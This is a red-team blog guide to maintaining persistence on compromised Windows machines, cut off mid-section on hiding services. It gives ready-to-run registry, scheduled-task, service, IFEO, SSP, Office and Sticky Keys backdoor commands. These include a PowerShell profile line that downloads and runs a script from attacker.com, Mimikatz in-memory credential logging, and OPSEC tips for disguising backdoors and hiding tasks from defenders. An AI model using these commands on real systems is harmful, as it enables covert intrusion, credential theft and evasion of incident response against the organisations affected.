Persistence: The Art of Staying In
The definitive red team guide to persistence across every platform: 50+ techniques across Windows (Registry, IFEO, SSP, Time Provider, Office T1137, Accessibility Features, Application Shimming), Scheduled Tasks, WMI, Services, DLL/COM/AppDomainManager, UEFI Bootkits, Active Directory (Golden/Diamond/Sapphire Ticket, AdminSDHolder, DCSync, DCShadow, Skeleton Key, DSRM, GPO), Linux (cron, systemd, SSH, PAM, eBPF rootkits, LKM, WSL), macOS (LaunchAgents, Login Items, Dylib Hijacking), and Cloud (Azure/AWS/GCP, Kubernetes). Real APT TTPs from Volt Typhoon, Salt Typhoon, Turla, Lazarus, APT29, APT28, APT41, UNC3944/Scattered Spider. Full OPSEC tradecraft.
Hi I’m DebuggerMan, a Red Teamer. You got in. Initial access is done. The beacon is live. Now comes the hardest part staying in. This is the definitive guide to persistence across every platform. 12 phases covering Windows Registry, Scheduled Tasks, WMI Event Subscriptions, Services, DLL/COM Hijacking, UEFI Bootkits, Active Directory persistence (Golden Ticket, Silver Ticket, AdminSDHolder, DCSync, SID History), Linux, macOS, and Cloud (Azure AD, AWS IAM, GCP). Every technique mapped to MITRE ATT&CK TA0003. Real APT case studies. Full OPSEC tradecraft. No fluff.
Why Persistence Matters
You spent days on initial access. You bypassed the AV, the EDR, the email gateway. Your beacon is live. Then the user reboots. Gone. Or IT pushes a patch. Gone. Or they rotate credentials. Gone.
Persistence is the difference between a one-time pop and a months-long operation.
Every serious APT Lazarus, Cozy Bear, Volt Typhoon, Salt Typhoon, Turla invests heavily in persistence. They don’t just get in once. They build redundant, layered footholds that survive reboots, credential resets, endpoint reimaging, and blue team investigation.
Real numbers: Volt Typhoon maintained undetected access to US critical infrastructure for 5+ years using zero custom malware only LOTL techniques and valid accounts. Salt Typhoon breached AT&T, Verizon, and Lumen simultaneously and persisted for months using a single rootkit that operated at kernel level, invisible to every EDR on the network.
A mature persistence strategy has three properties:
- Redundancy Multiple independent mechanisms. If one gets found, three others survive.
- Stealth Techniques that blend into normal system behavior. The best persistence is invisible.
- Resilience Mechanisms that survive reboots, patching, and partial remediation.
MITRE ATT&CK maps this to TA0003 – Persistence, with 19 techniques and dozens of sub-techniques spanning every platform.
The Persistence Kill Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌────────────────────────────────────────────────────────────────────┐
│                     PERSISTENCE DECISION TREE                       │
└────────────────────────────────────────────────────────────────────┘

    Initial Access ──► Got SYSTEM/root?
                              │
              ┌───────────────┴───────────────┐
             YES                              NO
              │                               │
    ┌─────────▼──────────┐        ┌───────────▼───────────┐
    │  Kernel / Firmware │        │  Userland Persistence  │
    │  • UEFI Bootkit    │        │  • Run Keys            │
    │  • Driver Install  │        │  • Scheduled Tasks     │
    │  • Boot Sector     │        │  • Startup Folder      │
    └─────────┬──────────┘        │  • WMI Subscriptions   │
              │                   │  • Crontab / Systemd   │
              │                   └───────────┬────────────┘
              │                               │
              └───────────────┬───────────────┘
                              │
                    ┌─────────▼──────────┐
                    │ Domain-Joined?      │
                    └─────────┬──────────┘
                              │
              ┌───────────────┴───────────────┐
             YES                              NO
              │                               │
    ┌─────────▼──────────┐        ┌───────────▼───────────┐
    │  AD Persistence    │        │  Local Persistence     │
    │  • Golden Ticket   │        │  • SSH Backdoor        │
    │  • AdminSDHolder   │        │  • Cloud IAM Keys      │
    │  • DCSync Rights   │        │  • API Token Abuse     │
    │  • SID History     │        └───────────────────────┘
    └────────────────────┘
Phase 1: Understanding TA0003 The MITRE
 MITRE ATT&CK TA0003 19 techniques, 65+ sub-techniques across Windows, Linux, macOS, and Cloud
Before touching a keyboard, understand the landscape. MITRE ATT&CK TA0003 organizes persistence into categories:
| Technique | ID | Platforms | Stealth Level |
|---|---|---|---|
| Registry Run Keys / Startup Folder | T1547.001 | Windows | Low |
| Security Support Provider | T1547.005 | Windows | High |
| Time Provider | T1547.003 | Windows | High |
| Active Setup | T1547.014 | Windows | High |
| Accessibility Features Backdoor | T1546.008 | Windows | Medium |
| IFEO (Debugger / VerifierDlls) | T1546.012 | Windows | High |
| Netsh Helper DLL | T1546.007 | Windows | High |
| PowerShell Profile | T1546.013 | Windows | Medium |
| Application Shimming | T1546.011 | Windows | High |
| Office Application Startup | T1137 | Windows | High |
| Scheduled Task/Job | T1053.005 | Windows, Linux, macOS | Medium |
| Windows Service | T1543.003 | Windows | Medium |
| WMI Event Subscription | T1546.003 | Windows | High |
| DLL Search Order Hijacking | T1574.001 | Windows | High |
| COM Hijacking | T1546.015 | Windows | High |
| AppDomainManager Injection | T1574.014 | Windows | Very High |
| Bootkit / Pre-OS Boot | T1542.003 | Windows, Linux | Critical |
| Golden Ticket (Kerberos) | T1558.001 | Windows AD | Critical |
| Diamond Ticket | T1558.001 | Windows AD | Very High |
| Sapphire Ticket | T1558.001 | Windows AD | Critical |
| DCShadow | T1207 | Windows AD | Critical |
| Skeleton Key | T1556.001 | Windows AD | High |
| DSRM Account Backdoor | T1003.004 | Windows AD | High |
| GPO Persistence | T1484.001 | Windows AD | High |
| AdminSDHolder | T1078.002 | Windows AD | High |
| Cron Job | T1053.003 | Linux, macOS | Low |
| Shell Profile Hijacking | T1546.004 | Linux, macOS | Medium |
| udev Rules | Linux | High | |
| XDG Autostart | Linux (Desktop) | Medium | |
| eBPF Rootkit | Linux | Critical | |
| LKM Rootkit | Linux | Critical | |
| WSL Persistence | Windows/Linux | High | |
| Launch Agent / Launch Daemon | T1543.001/4 | macOS | Medium |
| Login Items | T1547.015 | macOS 13+ | High |
| Dylib Hijacking | T1574.004 | macOS | Very High |
| Cloud Account Manipulation | T1098 | Azure/AWS/GCP | High |
| Golden SAML | Azure/ADFS | Critical | |
| SSH Authorized Keys | T1098.004 | Linux, macOS | Medium |
| BITS Jobs | T1197 | Windows | Medium |
| Kubernetes ClusterRoleBinding | T1610 | Kubernetes | Very High |
| Kubernetes DaemonSet | T1609 | Kubernetes | High |
The rule of operators: never rely on a single persistence mechanism. Layer them. Use a noisy one as a decoy (it burns first), and keep the silent one untouched.
Phase 2: Windows Registry Persistence
 Registry-based persistence survives reboots silently the oldest trick that still works
The Windows Registry is a goldmine for persistence. It’s checked at every boot, every logon, and every process launch. Multiple keys trigger execution without any scheduled task or service.
T1547.001 Run Keys
The most well-known persistence mechanism. Still detected by every EDR. Use it as a decoy to burn the blue team while your real persistence stays hidden.
1
2
3
4
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
1
2
3
4
5
6
7
# Add a Run key (HKCU  no admin required)
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" `
    -Name "WindowsUpdater" `
    -Value "C:\Users\Public\updater.exe"

# Verify
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
# CMD equivalent
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdater" /t REG_SZ /d "C:\Users\Public\updater.exe" /f
OPSEC Tip: Name your key something that blends in
OneDriveSync,MicrosoftEdgeAutoUpdate,AdobeARM. Avoid names likebackdoor,shell,payload. Blue teams search for anomalous key names first.
T1547.004 Winlogon Helper
Winlogon loads DLLs and executables at user logon via specific registry keys. Less monitored than Run keys.
1
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Two values matter:
1
2
3
4
5
6
7
8
9
# Userinit  runs after logon (comma-delimited, original value must stay)
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" `
    -Name "Userinit" `
    -Value "C:\Windows\system32\userinit.exe,C:\Windows\system32\backdoor.exe,"

# Shell  replaces the default shell (explorer.exe)  more aggressive
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" `
    -Name "Shell" `
    -Value "explorer.exe, C:\Windows\system32\backdoor.exe"
Warning: Misconfiguring
Shellbreaks the desktop session. Always append your binary never replace the original value.
T1547.010 Port Monitors on SYSTEM-Level
Port monitors load DLLs into the Print Spooler service, which runs as SYSTEM. Added DLLs survive reboots and are loaded by spoolsv.exe.
1
HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\[MonitorName]
1
2
3
4
5
6
7
8
9
10
# Copy malicious DLL to System32 (required path)
Copy-Item C:\payload.dll C:\Windows\System32\legitmon.dll

# Add monitor registry key
$key = "HKLM:\SYSTEM\CurrentControlSet\Control\Print\Monitors\LegitMonitor"
New-Item -Path $key -Force
New-ItemProperty -Path $key -Name "Driver" -Value "legitmon.dll" -PropertyType String

# Trigger: restart Print Spooler
Restart-Service Spooler
This technique was used by APT41 for persistence in several financial sector breaches.
T1547.002 Authentication Package
Authentication packages are DLLs loaded by LSASS at startup. Require SeLoadDriverPrivilege but run in LSASS context giving you access to cleartext credentials.
1
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages
1
2
3
4
5
6
# Append custom auth package
$existing = (Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa").`
    "Authentication Packages"
$new = $existing + "`0" + "mypackage"
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" `
    -Name "Authentication Packages" -Value $new
Registry Persistence OPSEC Table
| Technique | Privilege | Detection Risk | APT Usage |
|---|---|---|---|
| HKCU Run Key | User | High | APT28, Lazarus |
| HKLM Run Key | Admin | High | Common |
| Winlogon Userinit | Admin | Medium | APT29 |
| Port Monitor DLL | Admin | Low | APT41 |
| Authentication Package | Admin + SeLoad | Low | State actors |
| AppInit_DLLs | Admin | Medium | Deprecated but works |
| Image File Execution Options | Admin | Medium | Nation-state |
T1546.008 Accessibility Features Backdoor
Accessibility tools (Sticky Keys, Narrator, On-Screen Keyboard, Magnifier) execute before user logon because they’re invocable from the Windows lock screen. Replacing them with cmd.exe gives an unauthenticated SYSTEM shell at the login prompt no credentials required.
Targets:
1
2
3
4
5
C:\Windows\System32\sethc.exe      → Sticky Keys (Shift × 5)
C:\Windows\System32\osk.exe        → On-Screen Keyboard
C:\Windows\System32\Magnify.exe    → Magnifier
C:\Windows\System32\Narrator.exe   → Narrator
C:\Windows\System32\utilman.exe    → Ease of Access Manager (Win+U)
Method 1 Binary replacement (noisy):
takeown /f C:\Windows\System32\sethc.exe
icacls C:\Windows\System32\sethc.exe /grant Administrators:F
copy C:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe /y
Method 2 IFEO Debugger (stealthier, no file replacement):
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /d "C:\Windows\System32\cmd.exe" /f
Now pressing Shift five times at the Windows login screen drops a SYSTEM shell without any authentication. Works over RDP as well.
APT Case: APT3 and multiple financially-motivated groups used Utilman/Sticky Keys backdoors for persistent SYSTEM access on RDP-exposed Windows servers, surviving credential resets and user account removal.
T1546.012 Image File Execution Options (IFEO) Injection
IFEO is a registry key designed to attach debuggers to processes. When the target process launches, the debugger (or any binary you specify) runs first. Three distinct techniques each with different detection profiles.
Registry key:
1
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<process.exe>
Method 1: Classic Debugger Hijack
1
2
3
# Whenever notepad.exe launches, cmd.exe runs instead
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" `
    /v Debugger /d "C:\Windows\System32\cmd.exe" /f
Method 2: GlobalFlag + Application Verifier DLL (Autoruns-invisible)
Set GlobalFlag=0x100 to enable Application Verifier, then register a VerifierDlls entry. The DLL loads into any targeted process at launch. Autoruns does not report VerifierDlls entries by default confirmed by SpecterOps research in 2025.
1
2
3
4
5
6
$target = "OneDrive.exe"
$key = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\$target"
New-Item -Path $key -Force
Set-ItemProperty -Path $key -Name "GlobalFlag"   -Value 0x100
Set-ItemProperty -Path $key -Name "VerifierDlls" -Value "malicious.dll"
# Place malicious.dll in System32 or app directory
Method 3: Silent Process Exit (triggers on process termination)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\lsass.exe" /v MonitorProcess /d "C:\payload.exe" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\lsass.exe" /v ReportingMode /t REG_DWORD /d 1 /f
Payload fires whenever lsass.exe exits including during controlled restarts.
T1547.005 Security Support Provider (SSP)
SSP DLLs are loaded directly by LSASS at boot. Once running inside LSASS memory, an SSP can intercept and log every authentication event cleartext credentials for NTLM, Kerberos, and WDigest.
Registry keys:
1
2
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages
1
2
3
4
5
6
7
8
9
# Add malicious SSP to both keys
$lsaKey = "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa"
$existing = (Get-ItemProperty $lsaKey)."Security Packages"
$new = $existing + @("malicious_ssp")
Set-ItemProperty $lsaKey -Name "Security Packages" -Value $new

# Place DLL in System32 (required path)
Copy-Item malicious_ssp.dll C:\Windows\System32\malicious_ssp.dll
# Reboot (or use memssp for in-memory injection without reboot)
No-reboot alternative (Mimikatz in-memory SSP):
1
2
3
# Inject SSP directly into running LSASS no registry change, no reboot
Invoke-Mimikatz -Command '"misc::memssp"'
# Credentials logged to: C:\Windows\System32\mimilsa.log
The DLL runs in LSASS context (SYSTEM), survives reboots, and captures credentials from every authentication on the machine.
T1547.003 Time Provider DLL
The Windows Time Service (W32Time) loads DLLs registered as time providers. These run in the W32Time service context as SYSTEM and survive reboots and AV scans because they’re registered as legitimate time sync providers.
Registry key:
1
2
3
4
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\[ProviderName]
    DllName     = path_to_dll.dll
    Enabled     = 1
    InputProvider = 0
1
2
3
4
5
6
7
8
$key = "HKLM:\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\WindowsTimeSync"
New-Item -Path $key -Force
New-ItemProperty -Path $key -Name "DllName"        -Value "C:\Windows\System32\timeprov.dll"
New-ItemProperty -Path $key -Name "Enabled"        -Value 1 -PropertyType DWord
New-ItemProperty -Path $key -Name "InputProvider"  -Value 0 -PropertyType DWord

# Restart W32Time to load DLL (no full reboot required)
Stop-Service W32Time; Start-Service W32Time
Low detection risk security tools rarely monitor TimeProviders subkeys.
T1546.007 Netsh Helper DLL
Netsh.exe loads helper DLLs from a single registry key. Any DLL registered here is loaded whenever netsh runs which happens automatically during network configuration, DHCP renewal, and certain Windows diagnostics.
Registry key:
1
2
HKLM\SOFTWARE\Microsoft\Netsh
    [ValueName] = path_to_dll.dll
reg add "HKLM\SOFTWARE\Microsoft\Netsh" /v "NetworkHelper" /t REG_SZ /d "C:\Windows\System32\netshbackdoor.dll" /f
Trigger: run netsh (or wait for Windows to invoke it automatically). The DLL’s InitHelperDll export is called at load. High-confidence SYSTEM execution, minimal audit trail.
T1547.014 Active Setup
Active Setup compares version keys in HKLM vs HKCU for each logged-on user. If the HKLM version is higher, the StubPath command executes as that user. This triggers once per user account including every new domain user logging in for the first time.
Registry key:
1
2
3
4
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{GUID}
    StubPath  = command_to_execute
    Version   = 1,0,0,0
    ComponentID = [display name]
1
2
3
4
5
6
7
$guid = "{" + [System.Guid]::NewGuid().ToString().ToUpper() + "}"
$key  = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\$guid"

New-Item -Path $key -Force
Set-ItemProperty -Path $key -Name "StubPath"    -Value "C:\Windows\System32\backdoor.exe"
Set-ItemProperty -Path $key -Name "Version"     -Value "1,0,0,0"
Set-ItemProperty -Path $key -Name "ComponentID" -Value "Microsoft Update Helper"
Advantage: Executes as the logged-on user (not SYSTEM), bypasses many SYSTEM-level persistence detections. Useful in enterprise environments where new users log in frequently each login triggers the payload automatically.
T1546.013 PowerShell Profile
PowerShell executes profile scripts every time a session starts interactive, background, and automated scripts. Modifying profile files plants persistent code execution for every PowerShell invocation on the system.
Profile locations (execution order):
1
2
3
4
$PROFILE.AllUsersAllHosts       → C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
$PROFILE.AllUsersCurrentHost    → C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1
$PROFILE.CurrentUserAllHosts    → C:\Users\<user>\Documents\WindowsPowerShell\profile.ps1
$PROFILE.CurrentUserCurrentHost → C:\Users\<user>\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
1
2
3
4
5
6
# System-wide (admin) fires on every PowerShell session, every user
Add-Content -Path $PROFILE.AllUsersAllHosts `
    -Value "`n# Telemetry`nStart-Job -ScriptBlock { IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/ps.ps1') } | Out-Null"

# Stealthier load from secondary file (smaller modification footprint)
Add-Content -Path $PROFILE.AllUsersAllHosts -Value "`nIEX (Get-Content C:\Windows\Temp\.update.ps1 -Raw)"
OPSEC Note: Profile persistence is bypassed when PowerShell is invoked with
-NoProfile. Counter-tactic: modify shortcuts/wrappers calling PowerShell to remove that flag.
T1546.011 Application Shimming
The Windows Application Compatibility framework allows custom shim databases (.sdb files) that inject DLLs, redirect API calls, or patch behavior in any application at load time. Shims survive reboots, registry cleanups, and AV scans the SDB file contains no shellcode, only loading instructions.
:: Install custom shim database
sdbinst.exe C:\shim\backdoor.sdb

:: Verify installation
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB"
Shim capabilities available:
1
2
3
InjectDLL        → inject DLL into any targeted process
CorrectFilePaths → redirect file reads/writes (path hijacking)
ShimVistaRTM     → patch memory validation functions
Once installed, the shim fires on every launch of the targeted binary transparently, with no startup entry visible in Task Scheduler, Run keys, or Services.
APT Case: APT41 used Application Compatibility Shims to achieve persistent DLL injection into
svchost.exeacross financial sector targets. The SDB file contained no shellcode only DLL path references making it invisible to signature-based AV.
T1137 Office Application Startup
Microsoft Office loads add-ins and executes templates at startup. Multiple sub-techniques achieve persistence without any traditional startup entry invisible to Autoruns, Run keys, and Scheduled Task scanners.
T1137.002 Office Test Registry (Zero Admin Required)
1
2
# DLL executed by EVERY Office application at startup no admin required
reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /v "" /t REG_SZ /d "C:\path\to\malicious.dll" /f
T1137.001 Office Template Macros
1
2
3
# Malicious Word template in startup folder runs every time Word opens any document
$wordStartup = "$env:APPDATA\Microsoft\Word\STARTUP"
Copy-Item C:\malicious.dotm "$wordStartup\NormalTemplate.dotm"
T1137.003 Outlook Forms (Remote Trigger)
Custom Outlook forms persist in the user’s mailbox (including Exchange/O365). The attacker triggers execution remotely by sending a specially crafted email no user interaction required beyond receiving the mail.
1
2
3
Registry: HKCU\Software\Microsoft\Office\<version>\Outlook\WebView\<FolderName>
Trigger: attacker sends email with X-Custom-Header matching form class
Effect: VBScript/JScript executes in Outlook process context
T1137.005 Outlook Rules (Remote Trigger)
1
2
3
4
Create rule: "If from: trigger@attacker.com → run application: C:\payload.exe"
Persists in: Outlook mailbox / Exchange server
Trigger: attacker sends email from that address
Survives: endpoint reimaging (if mail profile is cloud-synced via Exchange/O365)
| Office Sub-Technique | Admin | Trigger | Stealth |
|---|---|---|---|
| Office Test Registry | No | App launch | High |
| Template Macro | No | Document open | Medium |
| Outlook Forms | No | Email received | High |
| Outlook Rules | No | Email received | High |
| COM Add-in (T1137.006) | Admin | App launch | High |
Phase 3: Scheduled Tasks
 Scheduled tasks with deleted Security Descriptors are invisible to all standard enumeration tools
Scheduled tasks are the most versatile Windows persistence mechanism. They support complex triggers: logon, startup, idle, network connectivity, event log entries, and custom time intervals.
Basic Task Creation
# CMD  create a task that runs at every logon
schtasks /create /tn "MicrosoftWindowsUpdate" /tr "C:\Windows\System32\cmd.exe /c C:\payload.exe" /sc onlogon /ru SYSTEM /f

# Run at system startup
schtasks /create /tn "WindowsDefenderSync" /tr "C:\payload.exe" /sc onstart /ru SYSTEM /f

# Run every 10 minutes
schtasks /create /tn "SystemHealthCheck" /tr "C:\payload.exe" /sc minute /mo 10 /ru SYSTEM /f
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# PowerShell  more control over triggers and settings
$action = New-ScheduledTaskAction -Execute "powershell.exe" `
    -Argument "-NonInteractive -WindowStyle Hidden -EncodedCommand <BASE64>"

$trigger = New-ScheduledTaskTrigger -AtLogOn

$settings = New-ScheduledTaskSettingsSet `
    -Hidden `
    -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries `
    -ExecutionTimeLimit 0

$principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -RunLevel Highest

Register-ScheduledTask `
    -TaskName "MicrosoftEdgeSyncService" `
    -Action $action `
    -Trigger $trigger `
    -Settings $settings `
    -Principal $principal `
    -Force
The Invisible Task Security Descriptor Deletion
This is the most powerful scheduled task technique. By default, Windows prevents regular users from deleting task Security Descriptors. But with SYSTEM privileges, deleting the Security subkey under a task in the registry makes it completely invisible to:
schtasks /query- Task Scheduler GUI
- PowerShell
Get-ScheduledTask - Autoruns (Sysinternals)
1
2
3
4
5
6
7
8
9
10
# First, create the task normally
Register-ScheduledTask -TaskName "InvisibleTask" -Action $action -Trigger $trigger -Principal $principal

# Find the task's registry path
# HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}
# HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\InvisibleTask

# Delete the Security subkey (requires SYSTEM or TrustedInstaller)
# Use a SYSTEM shell via token impersonation or PsExec
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\InvisibleTask\Security" -Force
The task still runs on schedule it’s just invisible to all enumeration. Blue teams need raw registry access under SYSTEM to find it.
APT Case: This exact technique was used by FIN7 during their financial sector campaigns, maintaining persistence for months before discovery.
COM Handler Hijacking via Scheduled Task
Combine scheduled tasks with COM hijacking for elevated stealth the task calls a legitimate COM object that has been hijacked:
1
2
3
4
5
<!-- Task XML with COM handler trigger -->
<ComHandler>
    <ClassId>{HIJACKED-COM-GUID}</ClassId>
    <Data>argument_data</Data>
</ComHandler>
Phase 4: Windows Services T1543.003
 Services run as SYSTEM, start at boot, and can be hidden from all standard enumeration used by Turla’s TinyTurla for years
Services run as SYSTEM, start at boot automatically, and are integrated into Windows Service Control Manager (SCM) making them ideal for persistent access that survives reboots.
Creating a Malicious Service
# sc.exe  create new service
sc.exe create "WindowsTelemetrySync" binPath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto type= share

# Modify binary path of existing legitimate service (stealthier)
sc.exe config "WpnUserService" binPath= "C:\Windows\payload.exe"

# Using reg.exe directly
reg add "HKLM\SYSTEM\CurrentControlSet\Services\MyService" /v ImagePath /t REG_EXPAND_SZ /d "C:\Windows\System32\svchost.exe -k DcomLaunch" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\MyService" /v Start /t REG_DWORD /d 2 /f
1
2
3
4
5
# PowerShell  New-Service
New-Service -Name "WindowsTelemetrySync" `
    -BinaryPathName "C:\Windows\payload.exe" `
    -StartupType Automatic `
    -Description "Windows Telemetry Synchronization Service"
Hiding a Service SDDL Manipulation
Set a security descriptor that denies all users (including admins) read access to the service:
# Make service invisible to sc query and services.msc
